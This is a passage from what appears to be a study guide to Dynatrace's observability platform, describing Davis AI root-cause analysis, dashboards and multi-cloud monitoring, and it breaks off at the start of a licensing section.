Global & Internal Coverage	Synthetic executions from public or private locations
No-Code Test Creation	Web recorder simplifies test setup without scripting
Pipeline & Workflow Integration	Enables automated CI/CD validation and recovery processes
Detailed Diagnostics	Interactive dashboards, screenshots, and waterfall analyses for errors

DAVIS AI – Foundation

What is Davis AI?

Davis AI is Dynatrace's **explainable AI (XAI)** engine that continuously analyzes all telemetry—**metrics, logs, traces, user sessions, and events**—to:

- Detect anomalies in real time
- Perform **root-cause analysis** automatically
- Prioritize problems by **business impact**
- Trigger **automated remediation workflows**

Unlike traditional anomaly detection (which often requires threshold tuning), Davis AI works **out-of-the-box** because Dynatrace's **OneAgent + Smartscape topology** provides complete context of your applications, services, processes, and infrastructure.

How Davis AI Works

1. Data Ingestion

- Collects telemetry from apps (Java, .NET, Node.js, etc.), infrastructure (VMs, containers, Kubernetes), logs, and end-user sessions.

- Builds a **real-time topology model (Smartscape)** of all dependencies.

2. Anomaly Detection

- Uses machine learning & baselining to detect abnormal behavior:
 - Response time spikes
 - Error rate increases
 - Memory/CPU saturation
 - Anomalous user journeys

3. Root Cause Analysis (RCA)

- Instead of just alerting on symptoms, Davis traces the **causal chain** of dependencies.
- Example:
 - Users see checkout failures → API service errors → caused by DB connection pool exhaustion → caused by a misconfigured deployment.
- Davis AI **pinpoints the exact root cause**, not just the symptoms.

4. Business Impact Correlation

- Evaluates which user sessions and transactions were affected.
- Quantifies impact: “1,500 users couldn’t log in” or “Checkout conversion dropped 10%.”

5. Remediation & Automation

- Integrates with **Workflows, ServiceNow, Ansible, Kubernetes, or cloud functions**.
- Can **auto-heal** incidents (e.g., restart pods, scale services, roll back deployments).

Example Use Cases

- **Performance Issue:** Davis detects latency in a microservice, finds it’s due to high GC in a JVM, and flags the root cause as a new deployment.

- **Availability Outage:** Davis spots a failing endpoint, traces it back to a misconfigured DNS entry.
- **Business Impact:** Identifies that a slow payment API is costing a retailer 15% in lost transactions.

Benefits of Davis AI

Feature	Benefit
Automatic RCA	Cuts down mean-time-to-resolution (MTTR) by pinpointing the cause
Business Context	Connects IT problems with user and revenue impact
Noise Reduction	Eliminates alert storms by correlating dependent events
Self-Healing	Executes automated remediation via workflows or 3rd-party tools
Explainable AI	Provides transparent reasoning—not a “black box”


Visuals You'd Typically See

- **Smartscape Topology Map:** Dynamic dependency graph across apps, services, infra.
- **Problem Card:** Davis summarizes the problem, root cause, impacted users, and business impact.
- **Causation Chain Diagram:** Shows the sequence of cause → effect leading to the incident.
- **Workflow Automation Dashboard:** Where Davis recommendations trigger auto-remediation.

Here are four visuals showcasing how **Davis AI** powers root-cause detection and interactive analysis within Dynatrace:


1. Causal Fault-Tree Diagram

This conceptual flow illustrates how Davis traverses vertical and horizontal dependencies—services, infrastructure, code—to determine the root cause of a problem. It ranks contributors and lets you drill down to code-level insights like failing methods or high garbage collection activity.




2. Interactive Davis Problem Mode

Here, Davis overlays visual cues—red for event durations and yellow for metric anomalies—directly onto UI elements. The side panel provides a concise summary of AI findings. This interactive guidance helps you stay focused and context-aware as you navigate through layers of detail.




3. Context-Aware Root Cause in Infrastructure App

Davis embeds root-cause insights within familiar contexts—like Kubernetes infrastructure or I&O views. You don't need to switch apps to understand issues like CPU throttling or pod-level failures.



4. Grouped Root Cause Analysis View

This screenshot reveals how Davis aggregates findings across multiple service instances. Each tile shows metrics with anomalies for clustered services, helping you see patterns or outliers across your stack.



How Davis AI Enhances Problem Detection & Troubleshooting

Causation Over Correlation

Davis uses Smartscape topology and fault-tree methodology to identify root causes, not just symptomatic alerts. It traces the origin of issues across services and infrastructure to pinpoint the true cause.

Problem Feed & Real-Time Incident Handling

- Unified alerts:** Multiple related Davis events are aggregated into a **single problem**, avoiding alert fatigue.

- **Lifecycle tracking:** Problems are updated in real-time as new events arise, with logic for reopening or marking duplicates.

Interactive Solving Workflow

- Davis flags anomalies visually—yellow for change points, red for event duration—across navigational headers and dashboards.
- The **side panel** follows you through the analysis journey, offering summaries, links, and context-aware insights on the go.

Context-Rich Analysis & Automation

- **Logs, traces, metrics integrated** for contextual root cause analysis. Davis surfaces relevant logs directly from the problems page to speed diagnostics.
- **Embedded context:** Root-cause insight is available within Infrastructure or Kubernetes views—no need to switch tools.
- Davis supports anomaly detection in Kubernetes—like pod evictions or resource misconfigurations—helping reduce mean-time-to-resolution.

Expandable & Self-Learning AI Features

- **Predictive AI:** Forecasts future trends and anomalies.
- **Generative AI (Davis CoPilot):** Creates notebooks, dashboards, and automations to streamline workflows.

Summary

Davis AI in Dynatrace transforms observability with:

- **Precise root-cause analysis** via topology-aware causation detection.
- **Unified problem management**, consolidating alerts into contextual incidents.
- **Interactive, guided workflows** that highlight anomalies and retain context.
- **Rich integration with logs and infrastructure views** for faster troubleshooting.
- **Predictive insights and generative automation**, scaling operations intelligently.

Dashboards

Overview: How Dynatrace Dashboards Empower You

1. Real-Time, AI-Powered Insights

- Build dashboards instantly using templates and combine metrics, logs, events, traces, and security data in one unified view.
- Leverage Davis AI on dashboards for anomaly detection, forecasting, and reducing alert fatigue with actionable insights—straight from charts.

2. Interactive & Rich Visualizations

- Display a variety of tile types:
 - Explore tiles (point-and-click to visualize data),
 - Query tiles (use Grail/DQL for advanced querying),
 - Code tiles (custom data via functions),
 - Markdown tiles (for notes, links, formatting, emojis).
- Dashboards support touch interactions, draggable/resizable tiles, mobile-friendly layouts, and rich media like markdown with icons.

3. Quick to Build, Easy to Customize

- Begin with ready-made dashboards for common use cases (Infrastructure, Kubernetes, Databases, Synthetic performance, AI workloads) and customize them to fit your needs.[Dynatrace](#)
- Natural language queries via Davis CoPilot let you add charts without writing DQL. For example: “Show me bytes in and out by host over time, with entity names.”

4. Dashboard Management & Sharing

- Organize dashboards using filters like *All*, *Mine*, *Shared with me*, and manage visibility through Management Zones and time frames.
- Dashboards can be shared, cloned, scheduled, and even subscribed to as regular reports (weekly, monthly) for broader distribution.


Summary Table

Feature	Benefit
AI-Powered Dashboards	Instant insights, anomaly detection, and forecasts using AI
Multi-Tile & Visualization Support	Visualize data with explore, query, code, and markdown tiles
Ready-Made & CoPilot Support	Fast setup with templates and natural-language chart creation


Feature	Benefit
Flexible Sharing & Collaboration	Management zones, templates, scheduling, and report subscriptions

Here are four visuals that showcase Dynatrace Dashboards—from an overview to detailed tile layouts and visual customization features:


- Top-left: A sleek, AI-powered dashboard highlighting key metrics like service health, performance, and business indicators. It emphasizes Davis AI integration for anomaly detection, forecasting, and alerting.




- Top-right: A richly visual “Data Explorer” dashboard featuring charts like pie, bar, and trend graphs—great for exploring observability metrics and logs effectively.



- Bottom-left: A dashboard with tiles showing health states (green/red hexagons), performance graphs, and filters—demonstrating layout flexibility and user navigation within dashboards.



- Bottom-right: A network overview tile, displaying host and network health visuals alongside traffic metrics—ideal for monitoring network connectivity and issues at a glance.



Cloud Monitoring

Dynatrace integrates with AWS, Azure, and GCP.

Cloud Monitoring in Dynatrace means continuously observing and analyzing **cloud-native services, workloads, and infrastructure** to ensure performance, availability, and cost-efficiency.

It connects **cloud service APIs, infrastructure telemetry, and application-level traces** into a **single unified view**, powered by **Smartscape** (real-time topology) and **Davis AI** (root-cause analysis).

Key Features of Dynatrace Cloud Monitoring

1. Automatic Cloud Integration

- Native support for **AWS, Azure, GCP, Kubernetes, OpenShift, VMWare, Oracle Cloud, and more.**
- Auto-discovers cloud resources (VMs, services, databases, storage, messaging, serverless).
- Pulls in **metrics via APIs** + enriches them with **OneAgent telemetry**.

2. Kubernetes & Container Observability

- Monitors **pods, nodes, namespaces, workloads, and clusters** automatically.
- Detects restarts, failures, scaling events.
- Provides **deep pod/service visibility** (CPU, memory, restarts, network).
- Links cloud-native workloads to **end-user experience and app traces**.

3. Service Topology (Smartscape)

- Visual dependency map of:
 - Applications
 - Services
 - Processes
 - Hosts
 - Cloud resources
- Enables **contextual root-cause analysis**.

4. Full-Stack Monitoring

- Covers all layers:
 - **Cloud infrastructure** (VMs, clusters, storage, networking).
 - **Platform services** (databases, load balancers, messaging queues).
 - **Applications** (Java, .NET, Node.js, Python, etc.).
 - **User experience** (RUM + Synthetic monitoring).

5. Davis AI for Cloud

- Detects anomalies (e.g., spike in API Gateway errors).
- Links **infrastructure failures** → **application errors** → **user impact**.
- Provides **root cause analysis** and **auto-remediation workflows**.

6. Cost & Resource Optimization

- Monitors **cloud spend** (via DPS metrics).
- Detects over-provisioning (idle VMs, underutilized nodes).
- Helps optimize **Kubernetes scaling** and **cloud billing efficiency**.

Example Cloud Use Cases

1. AWS Monitoring

- Track EC2, RDS, S3, Lambda, EKS.
- Detect spikes in Lambda cold starts or S3 latency.
- Correlate with application performance.

2. Azure Monitoring

- Monitor App Services, AKS, Functions, SQL Database.
- Alert on resource scaling failures.
- Analyze API Management performance.

3. GCP Monitoring

- Track GCE, GKE, Cloud SQL, Pub/Sub, BigQuery.
- Detect anomalies in Dataflow pipelines.
- Correlate Kubernetes pod restarts with user-facing errors.

Benefits of Dynatrace Cloud Monitoring

Feature	Benefit
Unified Observability	One view for multi-cloud + hybrid
Automatic Discovery	No manual setup — OneAgent + API integrations
Smartscape Topology	Contextual root-cause tracing across services
Davis AI	Cuts MTTR by auto-detecting true causes
Cost Awareness	Tracks resource usage vs. spend
DevOps Integration	CI/CD & auto-remediation support

Licensing & Consumption


Understanding usage is key to cost control in Dynatrace.

Dynatrace Licensing & Consumption: Diagram & Screenshot Overview

1. Dynatrace Platform Subscription (DPS) Model – Visual Snapshot

The image displays:

- A **donut chart** showing how much of your annual subscription budget has already been used, with a breakdown by monitored environments.
- A **line chart** that illustrates the trajectory of costs incurred over time versus the yearly commitment, also forecasting future spend.
- A **detailed environment table** listing usage and cost data per environment, including current usage, last 30-day change, and forecasted consumption.



Licensing & Consumption: How It Works

A. Dynatrace Platform Subscription (DPS) – Flexible, Usage-Based Licensing

